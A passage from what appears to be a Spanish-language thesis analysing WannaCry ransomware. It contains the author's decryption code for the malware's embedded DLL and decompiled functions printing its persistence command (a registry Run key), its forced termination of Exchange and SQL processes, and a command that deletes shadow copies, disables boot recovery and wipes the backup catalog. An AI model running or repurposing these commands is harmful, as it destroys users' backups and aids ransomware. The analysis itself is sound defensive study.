


Figura 4.37: Clave AES encriptada guardada en `encrypted_aes_key.bin`




Figura 4.38: Payload encriptado guardado en `encrypted_payload.bin`

## Descifrado de la clave AES (C++)

Para descifrar la clave AES cifrada, se hace uso de un programa propio de C++, que replica la lógica del malware, haciendo uso de la librería `Wincrypt.h` de Windows:

```
descifrado_aes_key.cpp

1 #include <stdio.h>
2 #include <tchar.h>
3 #include <windows.h>
4 #include <Wincrypt.h>
5 int main() {
6     // Variables de la clave RSA
7     HCRYPTPROV hCryptProv;           // Contexto criptográfico
8     HCRYPTKEY hRsaKey;             // Clave RSA importada
9     DWORD rsaKeyDataLen = 0x494;    // Tamaño de la clave RSA
10    BYTE rsaKeyData[0x494];        // Clave RSA
11    FILE* rsaKeyFile = NULL;       // Lee la clave RSA del fichero
12    if (fopen_s(&rsaKeyFile, "rsa2key.bin", "rb") != 0 || rsaKeyFile == NULL) {
13        printf("Failed to open rsa2key.bin.\n");
14        return -1;
15    }
16    if (fread(rsaKeyData, rsaKeyDataLen, 1, rsaKeyFile) != 1) {
17        printf("Failed to read RSA key from file.\n");
18        fclose(rsaKeyFile);
19        return -1;
20    }
21    fclose(rsaKeyFile);
22    // Adquiere el contexto criptográfico
23    if (!CryptAcquireContext(&hCryptProv, NULL, MS_ENH_RSA_AES_PROV, PROV_RSA_AES,
24                             CRYPT_VERIFYCONTEXT)) {
25        printf("Failed to acquire crypto context.\n");
26        return -1;
27    }
28    printf("Acquired crypto context.\n");
29    // Importa la clave RSA
30    if (!CryptImportKey(hCryptProv, rsaKeyData, rsaKeyDataLen, 0, 0, &hRsaKey)) {
31        printf("Failed to import RSA key.\n");
32        return -1;
33    }
34    printf("RSA key imported successfully.\n");
35    // Variables de la clave AES (cifrada con clave RSA)
36    BYTE encryptedAesKey[256];      // Clave AES cifrada
37    DWORD encryptedAesKeyLen = 256;   // Tamaño de la clave AES cifrada
38    FILE* aesEncryptedFile = NULL;  // Lee la clave AES cifrada del fichero
39    if (fopen_s(&aesEncryptedFile, "encrypted_aes_key.bin", "rb") != 0 || aesEncryptedFile == NULL) {
40        printf("Failed to open encrypted_aes_key.bin.\n");
41        return -1;
42    }
43    if (fread(encryptedAesKey, sizeof(encryptedAesKey), 1, aesEncryptedFile) != 1) {
44        printf("Failed to read AES key.\n");
45        fclose(aesEncryptedFile);
46        return -1;
47    }
48    // Descifra la clave AES con la clave RSA importada
49    if (!CryptDecrypt(hRsaKey, 0, TRUE, 0, encryptedAesKey, &encryptedAesKeyLen)) {
50        printf("Decryption of AES key failed.\n");
51        return -1;
52    }
53    printf("Decryption of AES key successful.\n");
54    // Muestra la clave AES descifrada
55    printf("AES key:\n");
56    for (DWORD i = 0; i < encryptedAesKeyLen; i++) {
57        if (i && i % 16 == 0)
58            printf("\n");
59        printf("%02x ", encryptedAesKey[i]);
60    }
61    printf("\n");
62    return 0;
63 }
```

El programa abre y lee la clave RSA2, y la importa usando `CryptImportKey()` [84]. Continúa con la apertura del archivo de la clave AES cifrada, que la descifra con la clave RSA2 mediante la función `CryptDecrypt()` [87].

Si el proceso es correcto, se obtiene la clave AES descifrada:

```
ca Select Microsoft Visual Studio Debug Console
Acquired crypto context.
RSA key imported successfully.
Decryption of AES key successful.
AES key:
be e1 9b 98 d2 e5 b1 22 11 ce 21 1e ec b1 3d e6
C:\Users\ANON\source/repos\Decrypt_AES\x64\Debug\Decrypt_AES.exe (process 11340) exited with code 0 (0x0).
Press any key to close this window . . .
```

Figura 4.39: Clave AES descifrada correctamente

### Descifrado del payload (Python)

Con la clave AES descifrada, se descifra el contenido del payload cifrado en el archivo `encrypted_payload.bin`, con un script de Python, usando la librería PyCryptodome [90]:

#### decrypt\_payload.py

```
1 from Crypto.Cipher import AES
2
3 # Clave AES descifrada
4 key = bytes.fromhex("bee19b98d2e5b12211ce211eecb13de6")
5
6 # IV vacío (16 bytes nulos)
7 iv = b"\x00" * 16
8
9 # Inicializa el cifrador AES en modo CBC
10 cipher = AES.new(key, AES.MODE_CBC, iv=iv)
11
12 # Lee los datos encriptados
13 with open("encrypted_payload.bin", "rb") as f:
14     enc_payload = f.read()
15
16 # Desencripta el payload
17 dec_payload = cipher.decrypt(enc_payload)
18
19 # Almacena el payload desencriptado
20 with open("mysterious_executable.bin", "wb") as f:
21     f.write(dec_payload)
22
23 print("Decryption complete: mysterious_executable.bin created.")
```

El script primero inicializa el cifrador AES en modo CBC, usando un IV de 16 bytes nulos. Continúa leyendo el contenido cifrado del payload en `encrypted_payload.bin` y los descifra con la clave AES, guardando este contenido en `mysterious_executable.bin`.

Si todo es correcto, se mostrará en la consola el siguiente mensaje:

```
C:\Users\ANON\Desktop\Malware Samples\WannaCry Bueno\python_script>python wannacry_extractor.py
Decryption complete: mysterious_executable.bin created.
```

Figura 4.40: Mensaje de desencriptado correcto del DLL

Así se recupera el DLL que continuará con la ejecución lógica del malware.

## Visión general del DLL

En el análisis inicial con **Detect It Easy**, como se ha realizado hasta ahora, en la visión general de la muestra, se puede observar que se trata de un archivo ejecutable PE de 32 bits de tipo DLL, dirigido a sistemas Microsoft Windows y con un empaquetado realizado mediante Microsoft Visual C++.




Figura 4.41: Información general del DLL en Detect It Easy

En el apartado de entropía cuenta con una entropía elevada (6.27944), aunque no tan notoria como antes, con un 22% del contenido comprimido, tratándose de un ejecutable no tan ofuscado, debido a que está en la etapa final del encriptado de archivos del usuario.




Figura 4.42: Entropía del DLL detectada en Detect It Easy

Tambien desde las propiedades del archivo se ha obtenido el tamaño del fichero.




Figura 4.43: Tamaño del archivo desde las propiedades en Windows

Se obtiene los resúmenes criptográficos del archivo, con los comandos de la PowerShell.

```
Windows PowerShell
PS C:\> Get-FileHash -Path "./mysterious_executable.bin" -Algorithm MD5
PS C:\> Get-FileHash -Path "./mysterious_executable.bin" -Algorithm SHA1
PS C:\> Get-FileHash -Path "./mysterious_executable.bin" -Algorithm SHA256
PS C:\> Get-FileHash -Path "./mysterious_executable.bin" -Algorithm SHA512
```

Los resultados de dicho análisis se resumen en la siguiente tabla:

Campo	Valor
Nombre	mysterious_executable.bin
Hash	MD5 : F351E1FCCA0C4EA05FC44D15A17F8B36 SHA1 : 7D36A6AA8CB6B504EE9213C200C831EB8D4EF26B SHA256 : 1BE0B96D502C268CB40DA97A16952D89674A9329CB60BAC81A96E01CF7356830 SHA512 : c139BDDAE3571CAC3D832535E0C3BC6D817B86FB3F7B68864D1B94E9C37B3885 6F2EEE849C16F2FB8FEE45E6A7C95BC67072443B7428034B6DEF10D3F724CA22
Tipo de archivo	PE
Sistema objetivo	Microsoft Windows
Arquitectura	32 bits
Tamaño	64.0 KB
Packer	Microsoft Visual C++
Entropía	6.27944

## Flujo del DLL

El DLL `mysterious_executable.bin`, cuya obtención y desencriptado ha sido descrito previamente, es el componente encargado de iniciar el proceso de cifrado de los archivos del sistema. Sin embargo, dicha funcionalidad queda fuera del alcance del presente trabajo, dado que hasta este punto el malware ya ha completado sus mecanismos principales de propagación y evasión, que constituyen el objeto de estudio de este proyecto.




Figura 4.44: Flujo del DLL `mysterious_executable.bin`

#### 4.1.4. Análisis dinámico

Con el fin de agilizar el análisis del resto de la ejecución de WannaCry y centrar la atención en aspectos relevantes, independientes del cifrado, se realiza un análisis principalmente dinámico enfocado en los puntos clave del resto del comportamiento del malware. De esta manera se reconocen de forma eficiente los puntos importantes del resto de explotaciones y facilita el descubrimiento de funcionalidades adicionales.

**Nuevo archivo generado: @WanaDecryptor@.exe (copia de u.wnry)**

##### FUN\_10004cd0()

```
▷ mysterious_executable.bin
  ▼ TaskStart()
    • FUN_100057c0()
      ○ FUN_10004cd0()
```

La función FUN\_10004cd0, que es invocada en FUN\_100057c0 en el punto de entrada TaskStart() de mysterious\_executable.bin, verifica si @WanaDecryptor@.exe existe en el sistema con la API GetFileAttributesW [60]. Si el archivo no existe (la función devuelve 0xFFFFFFFF) se hace una copia del binario u.wnry con el nombre de @WanaDecryptor@.exe mediante la función CopyFileA [57].

##### FUN\_10004cd0()

```
1 void FUN_10004cd0(void)
2 {
3   ...
4   DVar2 = GetFileAttributesW("@WanaDecryptor@.exe");
5   if (DVar2 == 0xffffffff) { CopyFileA("u.wnry", "@WanaDecryptor@.exe", 0); }
6   ...
7 }
```

#### Establecimiento de Persistencia

##### FUN\_100047f0()

```
▷ mysterious_executable.bin
  ▼ TaskStart()
    • lpStartAddress_10004990()
      ○ FUN_100047f0()
```

La función FUN\_100047f0, que es invocada en lpStartAddress\_10004990 en el punto de entrada TaskStart() de mysterious\_executable.bin, implementa un mecanismo de persistencia. Para ello, utiliza el símbolo de sistema de Windows cmd.exe para ejecutar un comando que añade una nueva entrada en el registro de Windows en la ruta HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, empleando el comando reg add.

El nombre del valor se genera de forma aleatoria (por ejemplo, `oqywognupbonhr845`), y el valor de los datos apunta al malware `tasksche.exe`, garantizando su ejecución automática cada vez que el usuario inicie sesión. De esta manera, el malware consigue implementar persistencia a través de la clave `Run` en el registro de Windows [91].

El comando ejecutado tiene la siguiente forma:

```
cmd.exe /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "oqywognupbonhr845" /t REG_SZ /d "\"C:\Users\ANON\Desktop\Malware Samples\WannaCry Bueno\python_script\tasksche.exe\""/f
```

Address	Hex	ASCII
00CFE29C	63 6D 64 2E 65 78 65 20   2F 63 20 72 65 67 20 61	cmd.exe /c reg a
00CFE2AC	64 64 20 48 48 43 55 5C   53 4F 46 54 57 41 52 45	dd HKCU\SOFTWA
00CFE2BC	5C 4D 69 63 72 6F 73 6F   66 74 5C 57 69 6E 64 6F	\Microsoft\Windo
00CFE2CC	77 73 5C 43 75 72 72 65   6E 74 56 65 72 73 69 6F	ws\CurrentVersio
00CFE2DC	6E 5C 52 75 6E 20 2F 76   20 22 6F 71 79 77 6F 67	n\Run /v "oqywog
00CFE2EC	6E 75 70 62 6F 6E 68 72   38 34 35 22 20 2F 74 20	nupbonhr845"/t
00CFE2FC	52 45 47 5F 53 5A 20 2F   64 20 22 5C 22 5C 22 22	REG_SZ /d "\\""/"
00CFE30C	20 2F 66 00 55 73 65 72   73 5C 41 4E 4F 4E 5C 44	/f.Users\ANON\
00CFE31C	65 73 6B 74 6F 70 5C 4D   61 6C 77 61 72 65 20 53	Desktop\Malware S
00CFE32C	61 6D 70 6C 65 73 5C 57   61 6E 6E 61 43 72 79 20	amples\WannaCry
00CFE33C	42 75 65 6E 6F 5C 70 79   74 68 6F 6E 5F 73 63 72	Bueno\python_scri
00CFE34C	69 70 74 5C 74 61 73 6B   73 63 68 65 2E 65 78 65	ipt\tasksche.exe
00CFE35C	5C 22 22 20 2F 66 00 00   49 00 00 00 04 00 00 00	\"""/f..I.......

Figura 4.45: Comando modificado por el malware para establecer persistencia en el registro

```
FUN_100047f0()

1 void __cdecl FUN_100047f0(undefined4 param_1)
2 {
3     pcVar2 = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run";
4     ...
5     FUN_100014a0((int)&local_464); // Obtener cadena aleatoria basada en nombre del equipo
6     sprintf(local_400,"cmd.exe /c reg add %s /v \"%s\" /t REG_SZ /d \"\\\"%s\\\"\\\""
7     ↪ /f\",&local_498,&local_464,param_1); // Establecer persistencia en el registro
8     FUN_10001080(local_400,10000,(LPDWORD)0x0); // Crear el proceso cmd con argumentos
9     return;
}
```

### FUN\_100014a0()

```
▷ mysterious_executable.bin
    ▾ ...
        • FUN_100047f0()
            ○ FUN_100014a0()
```

La función `FUN_100014a0()` genera una cadena aleatoria en base al nombre del equipo, obtenida con la API `GetComputerNameW` [56], que utilizará como semilla para generar valores aleatorios. La cadena se construye con 8 o 15 letras aleatorias, seguido de tres números aleatorios (por ejemplo, `oqywognupbonhr845`).

**FUN\_100014a0()**

```

1 int __cdecl FUN_100014a0(int param_1)
2 {
3     ...
4     GetComputerNameW(&local_190,&local_194);
5     ... // Obtiene una semilla personalizada con el nombre del equipo
6     srand(uVar6);
7     uVar6 = rand();
8     uVar6 = uVar6 & 0x80000007;
9     ...
10    if ((int)uVar6 < 0) {
11        uVar6 = (uVar6 - 1 | 0xffffffff8) + 1;
12    }
13    if (0 < (int)(uVar6 + 8)) {
14        do { // Entre 8 y 15 caracteres aleatorios
15            iVar3 = rand();
16            *(char *)(iVar4 + param_1) = (char)(iVar3 % 0x1a) + 'a'; // Carácter 'a'-'z' aleatorio
17            iVar4 = iVar4 + 1;
18        } while (iVar4 < (int)(uVar6 + 8));
19    }
20    for (; iVar4 < (int)(uVar6 + 0xb); iVar4 = iVar4 + 1) { // 3 números aleatorios
21        iVar3 = rand();
22        *(char *)(iVar4 + param_1) = (char)(iVar3 % 10) + '0'; // Número '0'-'9' aleatorio
23    }
24    return param_1;
25 }
```

**FUN\_10001080()**

▷ mysterious\_executable.bin

▼ ...

- FUN\_100047f0()
  - FUN\_10001080()

La función FUN\_10001080() ejecuta el parámetro param\_1 como proceso con la función API de Windows CreateProcessA [32].

**FUN\_10001080()**

```

1 int __cdecl FUN_10001080(LPSTR param_1,DWORD param_2,LPDWORD param_3)
2 {
3     ...
4     BVar1 = CreateProcessA((LPCSTR)0x0, param_1, (LPSECURITY_ATTRIBUTES)0x0, (LPSECURITY_ATTRIBUTES)0x0,
5     → 0, 0x8000000, (LPVOID)0x0, (LPCSTR)0x0, &local_44, &local_54);
6     if (BVar1 != 0) {
7         if (param_2 != 0) {
8             DVar2 = WaitForSingleObject(local_54.hProcess,param_2);
9             if (DVar2 != 0) {
10                 TerminateProcess(local_54.hProcess,0xffffffff);
11             }
12             if (param_3 != (LPDWORD)0x0) {
13                 GetExitCodeProcess(local_54.hProcess,param_3);
14             }
15             CloseHandle(local_54.hProcess);
16             CloseHandle(local_54.hThread);
17             return 1;
18         }
19         return 0;
20 }
```

## Terminación de procesos

### FUN\_100057c0()

```
▷ mysterious_executable.bin
  ▼ TaskStart()
    • FUN_100057c0()
```

La función `FUN_100057c0()`, invocada en el punto de entrada `TaskStart()` del DLL `mysterious_executable.bin`, ejecuta el comando `taskkill` con `FUN_10001080()` para terminar forzosamente los siguientes procesos críticos:

- `Microsoft.Exchange.*` (todos los servicios relacionados con Exchange)
- `MSEExchange.*` (todos los servicios relacionados con Exchange)
- `sqlserver`
- `sqlwriter`
- `mysqld`

### FUN\_100057c0()

```
1 void FUN_100057c0(void)
2 {
3   ...
4   FUN_10001080("taskkill.exe /f /im Microsoft.Exchange.*",0,(LPDWORD)0x0);
5   FUN_10001080("taskkill.exe /f /im MSEExchange*",0,(LPDWORD)0x0);
6   FUN_10001080("taskkill.exe /f /im sqlserver.exe",0,(LPDWORD)0x0);
7   FUN_10001080("taskkill.exe /f /im sqlwriter.exe",0,(LPDWORD)0x0);
8   FUN_10001080("taskkill.exe /f /im mysqld.exe",0,(LPDWORD)0x0);
9   ...
10 }
```

## Eliminación de copias de seguridad

### FUN\_100057c0()

```
▷ mysterious_executable.bin
  ▼ TaskStart()
    • FUN_100057c0()
```

La función `FUN_100057c0()`, invocada en el punto de entrada `TaskStart()` del DLL `mysterious_executable.bin`, intenta ejecutar en el símbolo del sistema el programa `@WanaDecryptor@.exe` con el argumento `vs`. La función `FUN_10001080()` ejecuta el comando `"cmd.exe /c start /b @WanaDecryptor@.exe vs"` como proceso.

Address	Hex	ASCII
00CFE29C	63 6D 64 2E 65 78 65 20 2F 63 20 72 65 67 20 61	cmd.exe /c reg a
00CFE2AC	64 64 20 48 4B 43 55 5C 53 4F 46 54 57 41 52 45	dd HKCU\SOFTWARE
00CFE2BC	5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F	\Microsoft\windo
00CFE2CC	77 73 5C 43 75 72 72 65 6E 74 56 65 72 73 69 6F	ws\CurrentVersio
00CFE2DC	6E 5C 52 75 6E 20 2F 76 20 22 6F 71 79 77 6F 67	n\Run /v "oqywog
00CFE2EC	6E 75 70 62 6F 6E 68 72 38 34 35 22 20 2F 74 20	nupbonhr845" /t
00CFE2FC	52 45 47 5F 53 5A 20 2F 64 20 22 5C 22 5C 22 22	REG_SZ /d "\\"
00CFE30C	20 2F 66 00 55 73 65 72 73 5C 41 4E 4F 4E 5C 44	/f/Users\ANON\D
00CFE31C	65 73 6B 74 6F 70 5C 4D 61 6C 77 61 72 65 20 53	esktop\Malware S
00CFE32C	61 6D 70 6C 65 73 5C 57 61 6E 6E 61 43 72 79 20	amples\WannaCry
00CFE33C	42 75 65 6E 6F 5C 70 79 74 68 6F 6E 5F 73 63 72	Bueno\python_scr
00CFE34C	69 70 74 5C 74 61 73 6B 73 63 68 65 2E 65 78 65	ipt\tasksche.exe
00CFE35C	5C 22 22 20 2F 66 00 00 49 00 00 00 04 00 00 00	"" /f...I.....

Figura 4.46: Comando para ejecutar @WanaDecryptor@.exe con argumento vs

```
FUN_1000057c0()

1 void FUN_1000057c0(void)
2 {
3     ...
4     if (iVar1 + 1 == 1) {
5         sprintf(acStack_d30,"cmd.exe /c start /b %s vs","@WanaDecryptor@.exe");
6         FUN_10001080(acStack_d30,0,(LPDWORD)0x0);
7     }
8     ...
9 }
```

## @WanaDecryptor@.exe - UndefinedFunction\_004064d0()

- ▷ @WanaDecryptor@.exe
- ▼ UndefinedFunction\_004064d0()
    - FUN\_00401bb0()
    - FUN\_00401b50()
    - FUN\_00401a90()

Cuando el ejecutable @WanaDecryptor@.exe se ejecuta con el argumento `vs` el cual se compara con el valor almacenado en `DAT_004210a0`, como se aprecia en la figura 4.47. El malware procede a realizar una serie de acciones para eliminar mecanismos de recuperación del sistema si coincide con este argumento.

DAT_004210a0			
004210a0	76	??	76h v
DAT_004210a1			
004210a1	73	??	73h s

Figura 4.47: Contenido de DAT\_004210a0 en @WanaDecryptor@.exe

Tras una espera de 10 segundos, el malware ejecuta el siguiente comando que elimina todas las copias de volumen existentes (shadow copies) [92], desactiva la recuperación del sistema y borra el catálogo de `wbadmin` [93]:

```
cmd.exe /c vssadmin delete shadows /all & /quiet wmic shadowcopy delete &
bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
```

Antes de ejecutar el comando, se verifica si el proceso actual posee privilegios de administrador, con la función `FUN_00401bb0()`. En caso de que no cuente con los permisos necesarios, el malware intenta relanzar la ejecución del comando con privilegios elevados mediante la función de la API de Windows `ShellExecuteExA` [94]. Si por el contrario ya posee privilegios de administrador, el comando se ejecuta directamente mediante `CreateProcessA` [32].

### UndefinedFunction\_004064d0()

```

1 undefined4 __fastcall UndefinedFunction_004064d0(CDialog *param_1)
2 {
3     ...
4     pbVar13 = &DAT_004210a0;           // string "vs"
5     piVar6 = (int *)__p___argv();    // obtiene argv[]
6     pbVar10 = *(byte **)(piVar6 + 4); // Obtiene el primer argumento (argv[1])
7     ... // Comprueba si igual a "vs"
8     if (iVar4 == 0) {
9         Sleep(10000);
10        pcVar5 = "/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default}
11        ↪ bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete
12        ↪ catalog -quiet"
13        ...
14        uStack_a9c = DAT_00420fd0; // cmd.
15        uStack_a98 = DAT_00420fd4; // exe
16        iVar4 = FUN_00401bb0();
17        if (iVar4 == 0) { // ShellExecuteExA -> cmd.exe, /c vssadmin delete...
18            FUN_00401b50((LPCSTR)&uStack_a9c,aCStack_990,0);
19        }
20        else { // cmd.exe /c vssadmin delete...
21            sprintf(acStack_400,"%s %s",&uStack_a9c,aCStack_990);
22            FUN_00401a90(acStack_400,0,(LPDWORD)0x0); // CreateProcessA del comando formateado
23        }
24    }
25 }
```

### FUN\_00401bb0()

▷ @WanaDecryptor@.exe

▼ UndefinedFunction\_004064d0()

- FUN\_00401bb0()
- FUN\_00401b50()
- FUN\_00401a90()

La función comprueba si el proceso actual se está ejecutando con privilegios de administrador, verificando si pertenece al grupo de **Administradores** (SID S-1-5-32-544). Devuelve 1 si la condición se cumple, o 0 en caso contrario.

### FUN\_00401bb0()

```

1 int FUN_00401bb0(void)
2 {
3     ...
4     local_8.Value[5] = 0x5;
5     // 0x20 = SECURITY_BUILTIN_DOMAIN RID, 0x220 = DOMAIN_ALIAS RID ADMINS
6     BVar1 = AllocateAndInitializeSid(&local_8,0x2,0x20,0x220,0,0,0,0,0,0,&local_c);
7     if (BVar1 == 0) { return 0; }
8     BVar1 = CheckTokenMembership((HANDLE)0x0,local_c,&local_10);
9     if (BVar1 == 0) { local_10 = 0; }
10    FreeSid(local_c);
11    return local_10;
12 }
```

## FUN\_00401b50()

```

▷ @WanaDecryptor@.exe

    ▼ UndefinedFunction_004064d0()
        • FUN_00401bb0()
        • FUN_00401b50() [highlight]
        • FUN_00401a90()

```

La función ejecuta el archivo indicado por `param_1` con los argumentos definidos en `param_2` mediante la función `ShellExecuteExA` [94] con el verbo `runas`, intentando así iniciar la aplicación con privilegios de administrador. Este método provoca la aparición del cuadro de consentimiento del `Control de cuentas de usuario` (UAC), solicitando al usuario la elevación de permisos.

### FUN\_00401b50()

```

1  bool __cdecl FUN_00401b50(LPCSTR param_1,LPCSTR param_2,int param_3)
2  {
3      SHELLEXECUTEINFOA local_3c;
4      ...
5      local_3c.fMask = 0;
6      local_3c.lpDirectory = (LPCSTR)0x0;
7      local_3c.lpFile = param_1;
8      local_3c.nShow = -(uint)(param_3 != 0) & 5;
9      local_3c.cbSize = 0x3c;
10     local_3c.lpParameters = param_2;
11     local_3c.lpVerb = "runas";
12     BVar1 = ShellExecuteExA(&local_3c);
13     return (bool)('\\x01' - (BVar1 != 1));
14 }

```

## FUN\_00401a90()

```

▷ @WanaDecryptor@.exe

    ▼ UndefinedFunction_004064d0()
        • FUN_00401bb0()
        • FUN_00401b50()
        • FUN_00401a90() [highlight]

```

La función crea un proceso con `param_1` utilizando la función `CreateProcessA` [32], sin mostrar ninguna ventana, ya que `wShowWindow` tiene como valor 0.

```

FUN_00401a90()

1 int __cdecl FUN_00401a90(LPSTR param_1, DWORD param_2, LPDWORD param_3)
2 {
3     _PROCESS_INFORMATION local_54;
4     _STARTUPINFOA local_44;
5     ...
6     local_44.dwFlags = 1;
7     local_44.wShowWindow = 0;
8     BVar1 = CreateProcessA((LPCSTR)0x0, param_1, (LPSECURITY_ATTRIBUTES)0x0, (LPSECURITY_ATTRIBUTES)0x0,
9     → 0, 0x80000000, (LPVOID)0x0(LPCSTR)0x0, &local_44, &local_54);
10    if (BVar1 != 0) {
11        if (param_2 != 0) {
12            DVar2 = WaitForSingleObject(local_54.hProcess, param_2);
13            if (DVar2 != 0) {
14                TerminateProcess(local_54.hProcess, 0xffffffff);
15            }
16            if (param_3 != (LPDWORD)0x0) {
17                GetExitCodeProcess(local_54.hProcess, param_3);
18            }
